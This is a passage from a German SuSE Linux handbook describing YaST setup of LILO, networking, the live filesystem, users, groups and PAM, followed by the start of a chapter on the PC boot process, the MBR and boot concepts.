Sie können sich einen der vorkompilierten Kernel (von der SuSE-CD) mit den dazugehörigen Kernel-Modulen installieren lassen (‘Boot-Kernel auswählen’), wenn etwa Ihre erste Wahl bei der Installation nicht optimal war; dabei wird Ihnen YaST anbieten, die Kernelkonfiguration (.config) in das Verzeichnis der Kernelquellen (/usr/src/linux) zu kopieren.






Abbildung 3.21: LILO: Installation

Die ‘Append-Zeile für Kernel-Parameter’ bleibt in der Regel leer, es sei denn, Sie haben bereits zum Booten zusätzliche Parameter verwenden müssen; nur in einem solchen Fall tragen Sie diese Parameter hier ein (allerdings *ohne* den voranstehenden Kernelnamen `linux`!). Die Details werden in Abschnitt 4.4.2 auf Seite 139 dargelegt.

‘Wohin soll LILO installiert werden?’: Wenn Sie *nur* Linux auf Ihrem Rechner haben, dann ist Master-Boot-Sektor der richtige Platz. Boot-Sektor der `/boot`-Partition ist zu wählen, wenn Sie Linux über einen „fremden“ Bootmanager starten wollen; sollten Sie keine `/boot`-Partition angelegt haben, wählen Sie Boot-Sektor der Root-Partition. Auf Diskette spricht für sich selbst. Der technische Hintergrund zu dieser Einstellung wird auf Seite 133 erläutert.

‘Wartezeit vor Booten’: Die Angabe erfolgt in Sekunden; 10 Sekunden ist ein guter Wert.

‘“linear” Option’: Diese Option ist in den meisten Fällen *nicht* notwendig; vgl. auch Abschnitt 4.4.2 auf Seite 139.

Mit ‘F4=Neue Config’ legen nun Sie den Namen einer neuen „Konfiguration“ fest; es hat sich bewährt, die Standard-Konfiguration `linux` zu nennen. Wenn bereits Konfigurationen bestehen, lassen sich diese mit ‘F5=Edit Config’ verändern; dazu stellt YaST eine Maske zur Verfügung, die in Abbildung 3.22 auf der nächsten Seite gezeigt wird. Die einzelnen Felder bedeuten:

‘Name der Konfiguration’: Hier haben Sie freie Hand, doch wählen Sie für die erste Konfiguration `linux`.

‘Welches Betriebssystem’: Angeboten werden die Möglichkeiten Linux booten, DOS booten – dies ist auch die richtige Option für Windows 95/98 – und OS/2 booten.

‘Zu bootende (Root-) Partition’: Diese Angabe wird vorgegeben. In der Regel ändern Sie hier nichts. Tippen Sie ‘F3’ und wählen Sie die passende




Abbildung 3.22: LILO: Bootkonfiguration

Partition aus.

‘kernel optional’: Nur ankreuzen, wenn dieser Linux-Kernel *nicht permanent* verfügbar ist; also z. B. bei einem Kernel, den man nur einmal zu Testzwecken installieren möchte.

‘Kernel, den Lilo booten soll’: Auch hier brauchen Sie die Vorgabe in der Regel nicht zu ändern. Der Standardplatz ist bei SuSE Linux `/boot/vmlinuz`; mit ‘F3’ haben Sie die Möglichkeit, durch die Verzeichnisstruktur zu „browsen“.

Mit ‘Weiter’ wird LILO installiert, mit ‘Abbruch’ können Sie die Installation von LILO abbrechen.

### Tipp



Wir empfehlen Ihnen, beim Eintragen von Linux im LILO gleich noch eine zweite Konfiguration (etwa `old`) vorzusehen, bei der Sie als zu bootenden Kernel `/boot/vmlinuz.old` angeben und das Feld ‘kernel optional’ ankreuzen. Bei einem Neu-Übersetzen des Kernels (siehe Kapitel 13 auf Seite 413) mit automatischer Installation des LILO wird automatisch auch eine Sicherheitskopie Ihres alten Kernels installiert, so dass Sie das System auch dann starten können, wenn der neue Kernel nicht wie gewünscht funktioniert!

### 3.6.3 Netzwerk konfigurieren

Die grundlegenden Einstellungen für das Netzwerk können mit YaST vorgenommen werden (vgl. Abbildung 3.23 auf der nächsten Seite). Führen Sie dies unbedingt auch dann durch, wenn Ihr Rechner sich nicht wirklich in einem Netzwerk

mit Netzwerkkarte o. Ä. befindet! Sehr viele Programme setzen die Netzwerkunterstützung voraus, um korrekt funktionieren zu können.




Abbildung 3.23: Netzwerk konfigurieren

‘Netzwerk Grundkonfiguration’ Hier werden im Wesentlichen die *IP-Adresse(n)* vergeben und diese dann den Netzwerk-Schnittstellen wie Netzwerkkarte, PPP- oder ISDN-Gerät zugeordnet (Abbildung 3.24); siehe auf Seite 167 ff., wo all diese Begriffe geklärt werden.



Abbildung 3.24: Netzwerk Grundkonfiguration

Hier können Sie auch über ‘F3=Auto-IP’ die Dienste DHCP oder BOOTP anwählen, um eine automatische IP-Konfiguration zu benutzen.

‘Rechnernamen ändern’ Der Name (engl. *hostname*) und der Domainname

des Rechners können neu gesetzt werden (mehr zum Hintergrund auch dieser Thematik auf Seite 167 ff.).

**‘Netzwerkdienste konfigurieren’** Hinter diesem Punkt verbergen sich oft benötigte Basisdienste: `inetd` (für `telnet`, `ftp`, das Drucken etc.), `portmap` (für NFS-Server und NIS) und `rpc.nfsd` (für NFS-Server).

**‘Konfiguration Nameserver’** Es ist möglich, einen oder mehrere Nameserver anzugeben (siehe auf Seite 516).

**‘YP-Client konfigurieren’** Dieser Punkt ist dann aktiv, wenn das Paket `ypclient`, Serie `n` installiert ist (vgl. Abschnitt 5.4 auf Seite 180 sowie auf Seite 518).

**‘Sendmail konfigurieren’** Auch eine Konfigurationsdatei für `sendmail` kann installiert werden, die für verschiedene Erfordernisse jeweils eine ausreichende Funktionalität bereitstellt.

**‘Netzwerkdrucker verwalten’** Hier lassen sich Drucker einrichten, die im Netz über TCP/IP zu erreichen sind. Wenn der Drucker `lp` am Druckerserver `sonne.kosmos.all` unter dem lokalen Namen `remote` erreicht werden soll, dann füllen Sie die Maske aus.

Wenn Sie für diesen Drucker eine Vorfilterung benötigen, orientieren Sie sich an Abschnitt 12.6 auf Seite 400 ff.

**‘Drucker über Samba ansteuern’** Dieser Punkt ist dann aktiv, wenn das Paket `samba`, Serie `n` installiert ist. So erreicht man einen Drucker, der an einen Windowsrechner angeschlossen ist.

**‘Drucker im Novell-Netz ansteuern’** Dieser Punkt ist dann aktiv, wenn das Paket `ncpfs`, Serie `n` installiert ist.

**‘ISDN-Parameter konfigurieren’** Dieser Punkt ist dann aktiv, wenn das Paket `i4l`, Serie `n` installiert ist. Für ISDN werden detailreiche Menüs bereitgestellt (vgl. die Erläuterungen in Abschnitt 6.2 auf Seite 187).

**‘PPP-Netzwerk konfigurieren’** Hiermit ist PPP einzurichten (vgl. die Erläuterungen in Abschnitt 6.1 auf Seite 185).

Für eine weitergehende Konfiguration des Netzwerks sei hier auf das spezielle Kapitel 5 auf Seite 167 verwiesen.

### 3.6.4 Live-System konfigurieren

Separat zu SuSE Linux kann gegen eine Schutzgebühr die CD-ROM „Live-Filesystem“ erworben oder das ISO-Image vom FTP-Server (<ftp://ftp.suse.com/pub/suse/i386/>) geholt werden.

Diese bootfähige CD-ROM kann verschiedene Aufgaben erfüllen:

- Von dieser CD-ROM kann direkt ein Linux-System (einschließlich X Window System) gestartet werden, ohne etwas auf der Festplatte zu installieren. Dies kann z. B. nützlich sein, wenn man testen möchte, ob ein bestimmter Rechner überhaupt mit SuSE Linux läuft oder wenn man ein umfangreiches und unzerstörbares Rettungssystem zur Hand haben möchte (vgl. Abschnitt 16.6 auf Seite 499).
- Weiterhin kann man das „Live-System“ in ein regulär installiertes SuSE Linux-System integrieren. Dies ist nur sinnvoll, wenn man auf der Festplatte nicht über genügend Platz verfügt, um ein komplettes Standardsystem installieren zu können. Dieser zweite Punkt ist im Folgenden das Thema.



#### Hinweis

Beachten Sie, dass das Live-System nur eine bestimmte *Auswahl* an Programmen zur Verfügung stellen kann – der Platz auf einem CD-Medium ist beschränkt.

YaST bietet den Menüpunkt an, das Live-Filesystem zu integrieren. Wenn Sie dies wollen, werden symbolische Links für alle Pakete angelegt, die noch nicht installiert wurden. Diese Links zeigen auf die Programme auf der CD. So können die Programme problemlos von CD geladen werden, ohne Speicherplatz auf der Platte zu belegen. Dabei ist zu beachten, dass Sie ab nun immer beim Booten die CD mit dem Live-Filesystem im Laufwerk haben *müssen*, da diese zu diesem Zeitpunkt gemountet wird (der *Mountpoint* ist `/S.u.S.E.`). Wenn Sie jedoch eine andere CD benutzen möchten, booten Sie zuerst mit der Live-CD, unmounten diese dann mit

```
erde: # umount /S.u.S.E.
```

und mounten danach die andere CD.

Nun kann aber auch der Fall eintreten, dass selbst sehr grundlegende Programme von der Live-CD eingebunden sind. In diesem Fall laufen nach dem Booten einige Programme von der CD, so dass sich diese nicht unmounten lässt. Das Basissystem ist jedoch so ausgelegt, dass es auf jeden Fall ohne diese CD lauffähig ist. Booten Sie also Ihr System, entfernen Sie die CD aus dem Laufwerk und lassen Sie Linux wieder hochfahren. Sie werden einige Fehlermeldungen erhalten, die Sie jedoch getrost ignorieren können. Alle nötigen Programme, um auf eine CD zugreifen zu können, sind dennoch im System enthalten.

Falls Sie beim Integrieren der CD die Fehlermeldung "No space left on device" erhalten, so könnte dies daran liegen, dass die *Inode*-Dichte auf Ihrer Partition zu gering ist. Dies kann insbesondere bei kleinen Partitionen schnell der Fall sein. Leider kann dies nur durch ein erneutes Formatieren behoben werden. Geben Sie dabei eine höhere Dichte an (z. B. 1 KB statt 4 KB pro Inode – siehe hierzu auch Abschnitt 3.3.10 auf Seite 103).

Wenn Ihre Platte jetzt voll ist und deshalb das Integrieren abgebrochen wurde, können Sie nicht einmal mehr YaST starten, um das Live-Filesystem wieder abzutrennen. YaST kann nämlich die Dateien nicht mehr erzeugen, die es für den



Hochlauf braucht. Löschen Sie jetzt einige der symbolischen Links, die nach `/S.u.S.E./...` zeigen.<sup>2</sup> Danach starten Sie YaST und trennen das Live-Filesystem wieder ab.

Der Vorteil des Live-Systems ist also der geringe Platzbedarf. Folgende Nachteile gibt es:

- Der Zugriff auf das Live-System ist langsam, da Zugriffe auf das CD-ROM-Laufwerk deutlich langsamer sind als auf die Festplatte.
- Da sehr viele symbolische Links angelegt werden müssen und jeder einen *Inode* verbraucht, müssen Sie genügend freie Inodes zur Verfügung haben. Die Zahl der Inodes haben Sie beim Erzeugen des Filesystems festgelegt und die können Sie später nur durch Neuformatieren der Partition ändern.
- Um die Live-CD integrieren zu können, muss die betreffende Partition mindestens 50 MB groß sein.

### 3.6.5 Login-Konfiguration

Hier lässt sich angeben, ob beim Hochlaufen des Systems der textorientierte Login-Bildschirm oder ob sofort das X Window System gestartet werden soll. Wird die graphische Login-Möglichkeit gewünscht, dann stehen der nüchterne XDM, der umfangreiche KDM des KDE- oder der GDM des GNOME-Projekts zur Auswahl; wird KDM gewählt, dann kann zudem festgelegt werden, wer berechtigt ist, einen **shutdown** durchzuführen. Die Alternative ist ein Login auf der ASCII-Konsole und ein Starten von X mit dem Kommando `startx` (Abbildung 3.25).




Abbildung 3.25: Login-Konfiguration

<sup>2</sup>Wie Dateien gelöscht werden, wird in Abschnitt 19.7.5 auf Seite 554 erklärt.



Hinweis

Wenn Sie nicht sicher sind, dass X problemlos gestartet werden kann, sollten Sie keinen Display-Manager aktivieren. Testen Sie auf jeden Fall zuerst, ob Sie X von der Konsole starten können, bevor Sie einen Display-Manager aktivieren.

Es wird der Runlevel 3 in der `/etc/inittab` als Default-Runlevel eingetragen und eine Variable in der `/etc/rc.config` hinterlegt (vgl. Abschnitt 60 auf Seite 520); wenn Sie auf dem System den Runlevel 3 für einen anderen Zweck verwenden als zum Hochfahren des XDM, KDM oder GDM, wird *keiner* der Display-Manager aktiviert.

3.6.6 Einstellungen susewm (Windowmanager)

In diesem Konfigurationsmenü wird der „Grafische Desktop“ festgelegt.




Abbildung 3.26: Einstellungen susewm

Wählen Sie den als Standard gültigen Windowmanager aus und bestimmen Sie, für welche susewm systemweit verfügbare Konfigurationsdateien generiert werden sollen (vgl. die technischen Hintergründe in Abschnitt 9.5 auf Seite 330 ff.).

3.6.7 Benutzerverwaltung

Mit YaST können Sie komfortabel neue Benutzer anlegen und vorhandene löschen und modifizieren. Sie finden den entsprechenden Dialog dazu im Menü ‘Administration des Systems’ unter dem Menüpunkt ‘Benutzerverwaltung’.

Abbildung 3.27: Benutzerverwaltung mit YaST

Hier können Sie dem Benutzer den ‘Zugriff auf das Modem’ erlauben; wenn Sie dies tun, wird der Benutzer in die Gruppen ‘uucp’ und ‘dailout’ eingetragen. Alle Mitglieder dieser Gruppen können z.B. PPP-Verbindungen auf- und abbauen.

Beim Neuanlegen eines Benutzers werden alle Dateien aus dem Beispilverzeichnis `/etc/skel` in das Benutzerverzeichnis des neuen Benutzers kopiert, so dass automatisch eine gewisse minimale systemweite Vorkonfiguration aller Benutzer erfolgen kann. Selbstverständlich kann jeder Benutzer des Systems später diese Dateien nach eigenen Vorstellungen anpassen.

Zudem werden von YaST zwei Skripten aufgerufen, in denen Routine-Aufgaben hinterlegt werden können:

- Nach dem Anlegen des Benutzers wird – falls vorhanden – das Skript `/usr/sbin/useradd.local` aufgerufen. Zu diesem Zeitpunkt ist der Benutzer sowohl in `/etc/passwd` als auch in `/etc/shadow` eingetragen. Auch das Home-Verzeichnis des Benutzers existiert bereits und die Dateien aus `/etc/skel` sind umkopiert.
- Vor dem Löschen des Benutzers wird – falls vorhanden – das Skript `/usr/sbin/userdel.local` aufgerufen. Zu diesem Zeitpunkt ist der Benutzer noch in den Dateien `passwd` und `shadow` eingetragen und auch das jeweilige Home-Verzeichnis existiert noch.

Beiden Skripten wird der Benutzername als Parameter übergeben. Wenn man weitere Daten (User-ID, Login-Shell, Home-Verzeichnis) braucht, kann man diese relativ einfach aus `/etc/passwd` ermitteln.

Verfügen Sie bereits über genügend Erfahrung und ist es Ihnen zu umständlich, für diesen Zweck YaST zu starten, stehen selbstverständlich auch die Dienstprogramme `useradd` und `userdel` zur Verfügung.

Hinweise zu PAM

Die Konfigurationsdateien zu PAM (engl. *Pluggable Authentication Modules*) liegen unter `/etc/pam.d`. Die Dokumentation für Programmierer und Systemadministratoren ist unter `/usr/share/doc/packages/pam` zu finden.

SuSE Linux kann auch mit MD5-Passwörtern umgehen; mit MD5-Verschlüsselung können Passwörter länger als 8 Zeichen sein. Allerdings ist Vorsicht geboten: MD5-Verschlüsselung ist *nicht* mit `crypt()`, der Standardfunktion unter Unix, kompatibel; das bedeutet, dass etliche kommerzielle Unix-Systeme und einige Programme mit MD5-Passwörtern nicht funktionieren.

In `/usr/share/doc/packages/pam/md5.config` sind Konfigurationshinweise zu finden.

3.6.8 Gruppenverwaltung

Mit YaST können Sie nicht nur Benutzer, sondern auch Benutzergruppen verwalten.




Abbildung 3.28: Gruppenverwaltung mit YaST

Unter Linux (wie unter Unix generell) kann und muss man jeden Benutzer mindestens einer Benutzergruppe zuordnen. Dies ist deshalb notwendig, weil sich aus der Gruppenzugehörigkeit bestimmte Zugriffsrechte z. B. auf Dateien ableiten. So kann man z. B. Verzeichnisse nur Mitgliedern einer Gruppe zugänglich machen und diesen Zugang mittels eines Gruppenpassworts schützen.

Einige Benutzergruppen sind unter Linux schon vorgegeben, z. B. die Benutzergruppen `'users'`, `'root'`, u. v. a. m.

Die Form `'users'` ist jedoch nur die textuelle Darstellung der Benutzergruppen. Intern werden sie mit Zahlen repräsentiert, der so genannten Gruppen-Kennung (engl. *group id*). Die Konfigurationsdatei für Benutzergruppen ist `/etc/group`.



wird ständig angezeigt. Nach beendeter Suche erscheint eine Liste mit allen gefundenen Dateien. Hier können Sie noch Dateien mit der Leertaste  aus der Liste entfernen; diese sind dann nicht im Backup-Satz enthalten.

### 3. Kommando festlegen

Hier legen Sie fest, wie die Dateien gesichert werden sollen. Dazu können Sie z. B. einen Archivnamen eingeben oder Optionen setzen.

Der Backup-Mechanismus kann natürlich nur funktionieren, wenn auf das Datum der Dateien nicht anderweitig Einfluss genommen wurde. Außerdem braucht die Funktion recht viel Hauptspeicher. Allein die Dateinamen einer typischen CD belegen 6 MB. Und natürlich brauchen Sie auch den Plattenplatz für das Archiv. Wenn Sie das Archiv komprimieren lassen, können Sie mit etwa der Hälfte der angezeigten Dateigröße rechnen. Es empfiehlt sich ohnehin, das Backup auf ein Band zu schreiben.

### 3.6.10 Einstellungen Systemsicherheit

Verändern Sie die Voreinstellungen nur, wenn Ihnen die Hintergründe der jeweiligen Maßnahme vertraut sind. Lesen Sie dazu unbedingt Kapitel 18 auf Seite 527.

#### Hinweis

Wenn Sie via ssh keine 'root'-Logins zulassen wollen, dann muss `/etc/ssh_config` angepasst werden. In `/etc/sshd_config` ist **PasswordAuthentication yes** voreingestellt. – Bei korrekter Konfiguration der ssh sind 'root'-Logins über das Netz sicher.



### 3.6.11 XFree86[tm] konfigurieren

Das X Window System (XFree86) kann mit unterschiedlichen Tools konfiguriert werden. Versuchen Sie es im ersten Anlauf bitte mit SaX. SaX ist ausführlich in Abschnitt 8.3 auf Seite 264 ff. beschrieben.

Die technischen Details lesen Sie bitte in Kapitel 8 auf Seite 261 ff. nach.

### 3.6.12 Konfigurationsdatei verändern

Bei SuSE Linux wird praktisch das gesamte System über eine einzige zentrale Konfigurationsdatei verwaltet (`/etc/rc.config`). Diese Datei wird beim Hochlauf von den einzelnen Bootskripten ausgewertet und das System wird entsprechend konfiguriert.

Sie können mit YaST die einzelnen Einträge in dieser Datei verändern und somit das System an Ihre Gegebenheiten anpassen, ohne im Detail wissen zu müssen, welche Dateien alle von den entsprechenden Änderungen betroffen sind.




Abbildung 3.30: Verändern der Konfigurationsdatei mit YaST

Wählen Sie hier mit dem Cursor die zu verändernde Variable aus und drücken Sie **(←)** oder **(F3)**, um sie zu verändern.

Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend noch das Skript `SuSEconfig` aufrufen. Das Skript sorgt dafür, dass die von Ihnen in der Datei `/etc/rc.config` vorgenommenen Änderungen auch in die einzelnen programmspezifischen Konfigurationsdateien übernommen werden. Eine eingehende Beschreibung der Konfigurationsdatei mit den wichtigsten Einstellungsmöglichkeiten finden Sie in Abschnitt 17.6 auf Seite 511.





## 4 Booten und Bootmanager – LILO, loadlin etc.

In diesem Kapitel sollen verschiedene Methoden vorgestellt werden, wie sich das fertig installierte System *booten* lässt. Um das Verständnis der einzelnen Methoden zu erleichtern, werden zunächst einige technische Details des Bootprozesses auf PCs erläutert.

### 4.1 Der Bootvorgang auf dem PC

Nach dem Einschalten des Rechners werden vom *BIOS* (engl. *Basic Input Output System*) Bildschirm und Tastatur initialisiert sowie der Hauptspeicher getestet. Bis zu diesem Zeitpunkt existieren noch keine Massenspeichermedien in der Welt Ihres PCs!

Nachdem das Rumpfsystem seine „Innenschau“ beendet hat, kann es sich der Erkundung der übrigen Welt widmen. Informationen über aktuelles Datum, Zeit und eine Auswahl der wichtigsten Peripherie-Geräte werden aus den CMOS-Werten (*CMOS setup*) ausgelesen. Da nun die erste Festplatte einschließlich ihrer Geometrie bekannt sein sollte, kann das Laden des Betriebssystems von dort beginnen.

Dazu wird von der ersten Festplatte der physikalisch erste Datensektor von 512 Byte Größe in den Speicher geladen, und die Programmkontrolle geht auf das Progrämmchen zu Beginn dieses Sektors über. Die Abfolge der auf diese Weise ausgeführten Anweisungen bestimmt den weiteren Ablauf des Bootvorgangs. Die ersten 512 Byte auf der ersten Festplatte werden deshalb auch als *Master Boot Record* (*MBR*) bezeichnet.

Die Zusammenhänge – wenngleich hier nur sehr verkürzt und vereinfacht wiedergegeben – erlauben bereits zwei für das Verständnis des Folgenden wichtige Beobachtungen: Bis zu diesem Zeitpunkt (Laden des MBR) läuft der Bootvorgang völlig unabhängig vom installierten System auf jedem PC immer gleich ab, und der PC hat bis dahin zum Zugriff auf die Peripherie lediglich die im BIOS gespeicherten Routinen (Treiber) zur Verfügung.

### Master Boot Record

Die Struktur des MBR ist durch eine betriebssystemübergreifende Konvention festgelegt. Die ersten 446 Byte sind für Programmcode reserviert.<sup>1</sup> Die nächs-

<sup>1</sup>Der Code selbst – und seine Fähigkeiten – hängen allerdings sehr wohl von dem Betriebssystem ab, unter dem der MBR angelegt wurde!

ten 64 Byte bieten Platz für eine Partitionstabelle mit bis zu vier Einträgen (vgl. Abschnitt 2.9 auf Seite 75 und Abschnitt 2.10 auf Seite 76).<sup>2</sup> Die letzten 2 Byte müssen eine feste „magische Zahl“ (AA55) enthalten: ein MBR, der dort etwas anderes stehen hat, wird vom BIOS und von allen PC-Betriebssystemen als ungültig angesehen.

### Bootsektoren

Bootsektoren sind die jeweils ersten Sektoren der Festplatten-Partitionen.<sup>3</sup> Sie bieten 512 Byte Platz und sind dazu gedacht, Code aufzunehmen, der ein auf dieser Partition befindliches Betriebssystem starten kann. Die Bootsektoren formatierter DOS-, Windows- oder OS/2-Partitionen tun das auch stets (und enthalten zusätzlich noch wichtige Grunddaten des Dateisystems). Im Gegensatz dazu sind Bootsektoren von Linux-Partitionen – auch nach der Anlage eines Dateisystems – von Hause aus erst einmal leer (!). Eine Linux-Partition ist daher *nicht von selbst startbar*, auch wenn sie einen Kernel und ein gültiges Root-Dateisystem enthält.

Ein Bootsektor mit gültigem Systemstart-Code trägt in den letzten 2 Byte dieselbe „magische“ Kennung wie der MBR.

### Booten von DOS oder Windows 95/98

Im DOS-MBR der ersten Festplatte ist ein Partitionseintrag als *aktiv* (engl. *bootable*) gekennzeichnet, was heißt, dass dort nach dem zu ladenden System gesucht werden soll.<sup>4</sup> Der DOS-Programmcode im MBR ist die erste Stufe des Bootloaders (engl. *first stage bootloader*) und überprüft, ob auf der angegebenen Partition ein gültiger Bootsektor vorhanden ist.

Falls dies der Fall ist, kann der Code in diesem Bootsektor als „zweite Stufe“ des Bootloaders (engl. *secondary stage loader*) nachgestartet werden. Dieser lädt nun die Systemprogramme, und schließlich erscheint der gewohnte DOS-Prompt bzw. es startet die Windows 95/98-Oberfläche.

Unter DOS lässt sich nur eine einzige primäre Partition als aktiv markieren. Folglich kann das DOS-System nicht auf logischen Laufwerken in einer erweiterten Partition untergebracht werden.

## 4.2 Bootkonzepte

Das einfachste „Bootkonzept“ betrifft einen Rechner mit einem einzigen Betriebssystem. Eine verbreitete solche Konfiguration ist DOS oder Windows 95/98 als ausschließliches Betriebssystem auf dem Rechner. Die Abläufe in der Startphase in diesem Fall haben wir soeben geschildert.

<sup>2</sup>Ohne die Partitionstabelle gibt es keine Dateisysteme (MS-DOS: Laufwerke), d. h. die Festplatte ist praktisch nicht zu verwenden.

<sup>3</sup>Ausgenommen die erweiterte Partition, die nur ein „Behälter“ für andere Partitionen ist.

<sup>4</sup>Dies bedeutet insbesondere, dass DOS zwingend auf der ersten Festplatte installiert sein muss.

Ein solcher Bootvorgang ist auch für einen Nur-Linux-Rechner denkbar. Dann kann theoretisch auf die Installation von LILO verzichtet werden. Bei einem solchen Szenario wäre es allerdings nicht möglich, dem Kernel während des Startens eine Kommandozeile (mit Spezialwünschen zum Startvorgang, zusätzlichen Hardware-Informationen usw.) mitzugeben.

Sobald mehr als ein Betriebssystem auf einem Rechner installiert ist, bieten sich verschiedene Bootkonzepte an:

**Zusätzliche Systeme von Diskette booten:** Ein Betriebssystem wird von Platte geladen, mit Hilfe von Boot-Disketten können alternativ weitere Betriebssysteme vom Disketten-Laufwerk aus gestartet werden.

